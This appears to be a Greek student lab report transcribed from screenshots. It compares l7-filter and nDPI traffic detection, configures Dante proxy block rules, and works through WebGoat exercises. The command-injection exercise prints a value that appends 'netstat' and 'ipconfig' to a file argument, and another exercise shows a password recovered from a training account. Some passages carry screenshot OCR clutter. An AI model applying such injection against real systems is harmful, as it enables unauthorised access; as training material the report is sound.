(16 ignored so far.) Fix your rules or use l7-filter -c.
My part of the mark .64 bytes from drive.google.com (172.217.22.78): icmp_seq=9 ttl=50 time=76
(32 ignored so far).64 bytes from drive.google.com (172.217.22.78): icmp_seq=10 ttl=50 time=1
My part of the mark .64 bytes from drive.google.com (172.217.22.78): icmp_seq=11 ttl=50 time=1
(64 ignored so far.).64 bytes from drive.google.com (172.217.22.78): icmp_seq=12 ttl=50 time=7
My part of the mark .64 bytes from drive.google.com (172.217.22.78): icmp_seq=13 ttl=50 time=7
(128 ignored so far).64 bytes from drive.google.com (172.217.22.78): icmp_seq=14 ttl=50 time=7
My part of the mark .64 bytes from drive.google.com (172.217.22.78): icmp_seq=15 ttl=50 time=7
(256 ignored so far).64 bytes from drive.google.com (172.217.22.78): icmp_seq=16 ttl=50 time=7
My part of the mark .64 bytes from drive.google.com (172.217.22.78): icmp_seq=17 ttl=50 time=7
(512 ignored so far).64 bytes from drive.google.com (172.217.22.78): icmp_seq=18 ttl=50 time=7
matched dns
matched dns
[...]
^C
--- google.com ping statistics ---
27 packets transmitted, 27 received, 0% packet loss, time 26045ms
rtt min/avg/max/mdev = 70.326/93.479/207.188/36.950 ms
mary@mary:~$ 

```




SOCKS



Εφαρμογές:

BitTorrent



The screenshot shows a terminal window titled "mary@mary: ~". The window displays a log of a BitTorrent session. The log includes messages from the BitTorrent daemon, such as "My part of the mark has already been altered, ignoring the [64 ignored so far.] Fix your rules or use l7-filter -c.", and various system commands run by the user, like "sudo nano /etc/l7-filter.conf" and "ssh mairi@83.212.103.96". The terminal also shows some network traffic analysis with hex dump output.

```
My part of the mark has already been altered, ignoring the [64 ignored so far.] Fix your rules or use l7-filter -c. [sudo] password for mary:  
matched dns  
matched dns  
My part of the mark has already been altered, ignoring the [128 ignored so far.] Fix your rules or use l7-filter -c.  
My part of the mark has already been altered, ignoring the [256 ignored so far.] Fix your rules or use l7-filter -c.  
matched bittorrent  
matched bittorrent  
matched dns  
matched dns  
matched dns  
matched validcertssl  
matched dns  
matched dns  
matched validcertssl  
matched bittorrent  
Gave up: udp      17 src=10.0.2.15 dst=62.76.100.235 sport=ta was:  
d1:rd2:id20:]J'.2=.F q .....5:nodes208:]B&.$v ..k44...@....| ....'"]8/.4....f.....p*]21.1V;.5.?.....%.(.>Ld...]D...0+...;A^...?<..>Ld.l.]6 !<....#.....e1:t4:fn1:y1:re  
by proceeding, you agreed to give Spotify access to the image you choose  
mary@mary:~$ upload the image. We'll only use your image for playlist cover art.  
mary@mary:~$
```

Δεν εντόπισε skype και dropbox

alte - Δυν/στραθος ~ | Προτιμήσεις | Πρόβλημα φόρτωσ... | Install - Dropbox

mary@mary: ~

```
Added: ssh      mark=17
Added: http     mark=18
Added: socks    mark=19
Couldn't find a pattern definition file for skype
mary@mary:~$ sudo l7-filter -f /etc/l7-filter.conf -q 2 -v
Added: gnutella mark=3
Added: imap     mark=4
Added: aim      mark=5
Added: smtp    mark=6
Added: dns     mark=7
Added: validcertssl   mark=8
Added: tor      mark=9
Added: ipp     mark=10
Added: ssdp    mark=11
Added: telnet   mark=12
Added: znaap    mark=13
Added: yahoo    mark=14
Added: msnmessenger  mark=15
Added: ssl      mark=16
Added: ssh      mark=17
Added: http     mark=18
Added: socks    mark=19
Couldn't find a pattern definition file for skype
mary@mary:~$ 
```

nan 2.6.3 File: /etc/l7-filter.conf

	aim	5
	dns	6
	validcertssl	7
	tor	8
	ipp	9
	ssdp	10
	telnet	11
	znaap	12
	yahoo	13
	msnmessenger	14
	ssl	15
	ssh	16
	http	17
	socks	18
	dropbox	19
		20

ΘΓ Βοήθεια ^O Write Out ^W Πού είναι
ΔΧ Εξόδος ^R Ανάγνωση ^\ Αντικατάσταση

εργατικό

alte - Αναζήτηση Go... | Προτιμήσεις | Πρόβλημα φόρτωσ... | Install - Dropbox

mary@mary: ~

```
ed: http      mark=18
ed: socks    mark=19
ldn't find a pattern definition file for dropbox
y@mary:~$ sudo modprobe nf_conntrack_ipv4
y@mary:~$ sudo l7-filter -f /etc/l7-filter.conf -q 2 -v
ed: gnutella mark=3
ed: imap     mark=4
ed: aim      mark=5
ed: smtp    mark=6
ed: dns     mark=7
ed: validcertssl   mark=8
ed: tor      mark=9
ed: ipp     mark=10
ed: ssdp    mark=11
ed: telnet   mark=12
ed: znaap    mark=13
ed: yahoo    mark=14
ed: msnmessenger  mark=15
ed: ssl      mark=16
ed: ssh      mark=17
ed: http     mark=18
ed: socks    mark=19
ldn't find a pattern definition file for dropbox
y@mary:~$ 
```

Αλλά εντόπισε το site της canonical:

```

mary@mary: ~
mary[*]@mary: ~
iber["host_int": 257953406787815144634754513290016805775, "version": [2, 0], "displayname": "", "port": 17500, "namespaces": [127492293]}{"host_int": 257953406787815144634754513290016805775, "version": [2, 0], "displayname": "", "port": 17500, "namespaces": [127492293]}{"host_int": 257953406787815144634754513290016805775, "version": [2, 0], "displayname": "", "port": 17500, "namespaces": [127492293]}
Aváy.matched dns
The matched http
li.matched dns
Ta d.matched dns
skGave up: udp      17 src=192.168.2.1 dst=10.0.2.15 sport=53 dport=33312. Data wa
Ta q:s:
li
0 av. ...._http._tcp.gr.archive.ubuntu.com!.iP....._http._tcp.archive canonical.com!.
θελε.....'.ns1.. hostmaster..x9$.*0... : @.....archive canonical.com@.....archive
Xpsi.....ns1.....hostmaster..x9$.*0... : @.....archive canonical.com@.....archive canonical.com.... x...[.].... [http._tcp.gr.archive.ubuntu.com!.... ns1 canonical.) hostmaster.Bx9#.*0... :.....
Θέλε.....gr.archive.ubuntu.com.....gr.archive.ubuntu.com.... ubuntu.otenet.gr.
Φέρε.....3.....ftp.:Q.....S.@,:.....ns2.:.....ns1:.....v....s.. J.....RD...ubunt
.37.....u.otenet.gr..RD.....ubuntu.otenet.gr.... ftp.....S.@,.....ns2.....
Φέρε.....ns1...b.....v....P.. J.....
9.3+matched dns
Φέρε.....matched dns
.201Gave up: udp      17 src=127.0.0.1 dst=127.0.1.1 sport=34017 dport=53. Data was:
35% ....._http._tcp.archive canonical.com!.....'.ns1.. hostmaster..x9$.*0... :...

```

Υπηρεσίες διαδικτύου:

Δοκιμάσαμε τα site twitter, facebook, google, youtube και βρήκαμε μόνο το facebook


```

alte - Αναζήτηση Go... x | Προτιμήσεις x | Facebook - Log In or... x +
https://www.facebook.com | Αναζήτηση
Connect with friends and the world around you on Facebook
See photos and updates from friends in News Feed
Share what's new in your life on your Timeline...
Gave up: udp      17 src=10.0.2.15 dst=224.0.0.252 sport=5355 dport=5355. Data was:
XY..facebook..XY..facebook..
Gave up: tcp      6 src=10.0.2.15 dst=199.19.95.246 sport=51862 dport=1080. Data was:

```

Καθώς και το παρακάτω

Simple Service Discovery Protocol (SSDP): Πρόκειται για πρωτόκολλο το οποίο βασίζεται στο πρωτόκολλο του DNS και χρησιμοποιείται για τις διαφημίσεις στα site.



```

mary@mary: ~
Unpacking sni-qt:i386 (0.2.7+15.10.20150729-0ubuntu1) ...
Selecting previously unselected package skype-bin:i386.
dpkg: considering removing skype:i386 in favour of skype-bin:i386 ...
  -kg: yes, will remove skype:i386
Preparing to unpack .../2-sky... Gave up: tcp      6 src=46.186.75.73 dst=10.0.2.15 sport=526
Unpacking skype-bin:i386 (4.3.0.37-0ubi... was:
Selecting previously unselected package skype...
Preparing to unpack .../3-sky... G.DG....y...M..4. t.y.<.ra...[...$. ....4.BK..n...
Unpacking skype (4.3.0.37-0ubi... was:
Processing triggers for mime-...c....T"...._Q\..#.UI.17...
Processing triggers for desktop... was:
  -ivetai eukatastaon skype-bin: ...
Processing triggers for bamfd:...hH...z:I...#p.....a.-...."3.YJx.U... .W..j^iLj.:8I...eR...
Rebuilding /usr/share/applicat...F.$E..F.&...n...-4.d..EG....'....0....uL$..E".
Processing triggers for libc-l...js.9...tU....&?K1..j.....Xp.....0?..R.'....o.....
Processing triggers for gnome...R.Lq.W[...].
Processing triggers for dbus (Gave up: tcp      6 src=10.0.2.15 dst=40.113.8.151 sport=422
Processing triggers for hicol...a was:
  -ivetai eukatastaon skype (4... z5.+.....@..E."...UE....(.3....T....E.qC.)D.... .%.....
  -ivetai eukatastaon libdbusmer...X..?....o...K....).....V.2..l..R?U..q..[< 5.T.M....er
  -ivetai eukatastaon sni-qt:i386...H..r#NG....ds:<M.H..v~.(...?..?c.....l..
Processing triggers for libc-... matched ssdp
  -ivetai eukatastaon skype (4... matched ssdp
Gave up: tcp      6 src=10.0.2.15 dst=79.131.249.139 sport=5
ta was:
I....|....Q ..e[*....Bd.... y...K.i.^j...jk.].E..p!.7.k4b...
...5....XfnWZ...N. ....7....H..n..x.
Gave up: tcp      6 src=84.236.55.167 dst=10.0.2.15 sport=16
a was:

```

Σύγκριση nDPI με L7-filter


Πρωτόκολλα Εφαρμογών	nDPI	L7-filter
DNS	✓	✓
SSH	✓	✓
HTTP	✓	✓
SOCKS	✓	✓

Εφαρμογές	nDPI	L7-filter
Dropbox	✓	X
Viber	✓	X
BitTorrent	✓	✓
Spotify	X	X

Υπηρεσίες Διαδικτύου	nDPI	L7-filter
Google	✓	X
Wikipedia	✓	X
Amazon	✓	X
Twitter	✓	X
Facebook	✓	✓
Pinterest	X	X

Παρατηρούμε πως μεγαλύτερη επιτυχία ανίχνευσης της κίνησης έχουμε με τη χρήση του nDPI.

Ζητούμενα



Ανοίγουμε το `/etc/dante.config`, για να αποτρέψουμε την πρόσβαση γράφουμε ανάλογα το τι θέλουμε τα παρακάτω.

Πιο αναλυτικά:

με το `block` αποτρέπουμε την κίνηση

`from ... to,` από που μέχρι που

`command` ποιες είναι οι εντολές που απαγορεύει-> `bind` και `connect`

δεν επιτρέπεται η σύνδεση οπότε στο `log` πετάει-> `log: error`.

Θα αποτρέπεται η πρόσβαση προς τον Proxy από μια συγκεκριμένη εξωτερική IP.

```
block {
    from: 192.251.164.128/24 to: 0.0.0.0/0
    command: bindreply udpreply
    log: error # connect disconnect iooperation
}
```

Θα αποτρέπεται η πρόσβαση προς τον Proxy από ένα συγκεκριμένο εύρος IP του intranet.

```
""
#allow connections from local network (192.251.164.128/24)
client pass {
    from: 192.251.164.128/24 to: 0.0.0.0/0
    log: error # connect disconnect
}
```

Θα αποτρέπεται η πρόσβαση όλων των χρηστών του Proxy σε κάποιο συγκεκριμένο εξωτερικό domain.

```

logoutput: syslog
errorlog: syslog
debug: 2
internal: enp0s3 port = 1080
external: enp0s3
external.rotation: same-same
method: username none
user.privileged: proxy
user.notprivileged: nobody
#client pass {
#    from: 0.0.0.0/0 port 1-65535 to: 0.0.0.0/0
#}
#client block {
#    from: 0.0.0.0/0 to: 0.0.0.0/0
#}
block {
    from: 0.0.0.0/0 to: www.in.gr
    command: bind connect udpassociate
    log: error
}
pass {
    from: 0.0.0.0/0 to: 0.0.0.0/0
    command : bindreply udpreply
    log : error
}
block {
    from: 0.0.0.0/0 to: 0.0.0.0/0
#
#}

```

Bandwidth throttling: Θα πρέπει να περιορίσετε το εύρος της κίνησης ενός χρήστη και μιας υπηρεσίας αυτού του χρήστη στο δίκτυο, όπως FTP, SSH, HTTP κ.ά.

```

#block incoming connections/packets from ftp.example.org
block {
    from: 0.0.0.0/0 to: ftp.otenet.gr
    command: bindreply udpreply
    log: error #connect disconnect iooperation
}

```

Απλό κείμενο ▾ Πλάτος στηλοθέτη: 8 ▾ Γρ 42, Στ 2 ▾

Φάση 3^η

7)

1. Access Control Flaws

a) Using an Access Control Matrix

Σε ένα σύστημα ελέγχου πρόσβασης βάσει ρόλων ένας χρήστης μπορεί να εκχωρήσει ένα ή περισσότερους ρόλους. Ένα τέτοιο σύστημα αποτελείται συνήθως από δύο μέρη: το ρόλο της διαχείρισης άδεια και της ανάθεσης ρόλων. Ένα σπασμένο σύστημα ελέγχου πρόσβασης θα μπορούσε να επιτρέψει σε έναν χρήστη να έχει προσβάσεις εκεί που δεν επιτρέπεται.

9)

1. Access Control Flaws

a) Using an Access Control Matrix

b) Bypass a Path Based Access Control Scheme

2. AJAX Security

a) DOM Injection

b) XML Injection

DOM-based Cross-Site Scripting

- DOM Injection
- LAB: Client Side Filtering
- XML Injection**
- JSON Injection
- Insecure Client Storage
- Dangerous Use of Eval
- Authentication Flaws >
- Buffer Overflows >
- Code Quality >
- Concurrency >
- Cross-Site Scripting (XSS)
- Improper Error Handling
- Injection Flaws >
- Denial of Service >
- Insecure Communication >
- Insecure Storage >
- Malicious Execution >
- Parameter Tampering >
- Session Management Flaws >
- Web Services >

* Congratulations. You have successfully completed this lesson.

Welcome to WebGoat-Miles Reward Miles Program.

Rewards available through the program:

-WebGoat t-shirt	50 Pts
-WebGoat Secure Kettle	30 Pts
-WebGoat Mug	20 Pts
-WebGoat Core Duo Laptop	2000 Pts
-WebGoat Hawaii Cruise	3000 Pts

Redeem your points:

Please enter your account ID:

3.Authentication Flaws

a) Forgot Password

WEBGOAT

- Introduction >
- General >
- Access Control Flaws >
- AJAX Security >
- Authentication Flaws** >
- Password Strength
- Forgot Password**
- Multi Level Login 2
- Multi Level Login 1
- Buffer Overflows >
- Code Quality >
- Concurrency >
- Cross-Site Scripting (XSS)
- Improper Error Handling
- Injection Flaws >
- Denial of Service >
- Insecure Communication >
- Insecure Storage >
- Malicious Execution >
- Parameter Tampering >
- Session Management Flaws >
- Web Services >

Forgot Password

Java Source | Solution | Lesson Plan | Hints | Restart Lesson

Web applications frequently provide their users the ability to retrieve a forgotten password. Unfortunately, many web applications fail to implement the mechanism properly. The information required to verify the identity of the user is often overly simplistic.

General Goal(s):

Users can retrieve their password if they can answer the secret question properly. There is no lock-out mechanism on this 'Forgot Password' page. Your username is 'webgoat' and your favorite color is 'red'. The goal is to retrieve the password of another user.

* Congratulations. You have successfully completed this lesson.

Webgoat Password Recovery

For security reasons, please change your password immediately.

Results:

Username:	admin
Color:	green
Password:	2275\$starBo0rn3

b) Password Strength

WEBGOAT

- Introduction >
- General >
- Access Control Flaws >
- AJAX Security >
- Authentication Flaws** >
- Password Strength**
- Forgot Password
- Multi Level Login 2
- Multi Level Login 1
- Buffer Overflows >
- Code Quality >
- Concurrency >
- Cross-Site Scripting (XSS)
- Improper Error Handling
- Injection Flaws >
- Denial of Service >
- Insecure Communication >
- Insecure Storage >
- Malicious Execution >
- Parameter Tampering >
- Session Management Flaws >
- Web Services >

Password Strength

Java Source | Solution | Lesson Plan | Hints | Restart Lesson

The accounts of your web application are only as safe as the passwords. For this exercise, your job is to test several passwords on <https://howsecureismy password.net>. You must test all 6 passwords at the same time...

On your applications you should set good password requirements!

* Congratulations. You have successfully completed this lesson.

As a guideline not bound to a single solution.
Assuming the calculations per second 4 billion:

1. 123456 - 0 seconds (dictionary based, in top 10 most used passwords)
2. abzfezd - 2 seconds (26 chars on 7 positions, 8 billion possible combinations)
3. a9z1fezd - 19 seconds (26 + 10 chars on 7 positions = 78 billion possible combinations)
4. aB8fEzDq - 15 hours (26 + 26 + 10 chars on 8 positions = 218 trillion possible combinations)
5. z8lE?7DS - 20 days (96 chars on 8 positions = 66 quintillion possible combinations)
6. My1stPassword!Reed - 364 quintillion years (96 chars on 19 positions = 46 undecillion possible combinations)

4. Cross-Site Scripting (XSS)

a) Phishing with XSS

The screenshot shows the 'Phishing with XSS' lesson page from the WebGoat application. The left sidebar lists various security flaws, with 'Phishing with XSS' selected. The main content area is titled 'Phishing with XSS' and contains a success message: '* Congratulations. You have successfully completed this lesson.' Below this, there's a search bar labeled 'WebGoat Search' with the placeholder 'This facility will search the WebGoat source.' and a 'Search' button. At the bottom, a code editor shows the HTML structure of a page fragment:

```
<div class="col-md-8">
  <div class="col-md-12 align-left">
    <div class="col-md-12 align-left">
      <div id="lessonContent"></div>
    </div>
  </div>
</div>
<div class="col-md-4"></div>
```

b) Reflected XSS Attacks

The screenshot shows the 'Reflected XSS Attacks' lesson page from the WebGoat application. The left sidebar lists various security flaws, with 'Reflected XSS Attacks' selected. The main content area is titled 'Shopping Cart' and contains a success message: '* Congratulations. You have successfully completed this lesson.' followed by an error message: '* Whoops! You entered instead of your three digit code. Please try again.' Below this, there's a shopping cart table with the following items:

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$69.99
Dynex - Traditional Notebook Case	27.99	1	\$27.99
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$1599.99
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$299.99

The total charged to your credit card is \$1997.96. There is also a note: 'Enter your credit card number: 4128 3214 0002 1999'.

5. Injection Flaws

a) Command Injection

The screenshot shows the 'Command Injection' lesson page from the WebGoat application. The left sidebar lists various injection flaws, with 'Command Injection' selected. The main content area contains a success message: '* Congratulations. You have successfully completed this lesson.' It also notes that the user is currently viewing 'AccessControlMatrix.help' and provides a link to 'AccessControlMatrix.help'. On the right side, there are two sections: 'Params' and 'ParameterValue'. The 'Params' section shows the following parameters:

name	value	secure	path
path	ASABE3E90F	false	AE
value	AE		
version	0		

The 'ParameterValue' section shows:

Screen	menu
38	1100

At the bottom, there is a command-line output: 'ExecResults for 'cmd.exe /c type "C:\WebGoat6\extract\webapps\WebGoatlesson_plans\AccessControlMatrix.html" & netstat -an & ipconfig'' followed by 'Output...'.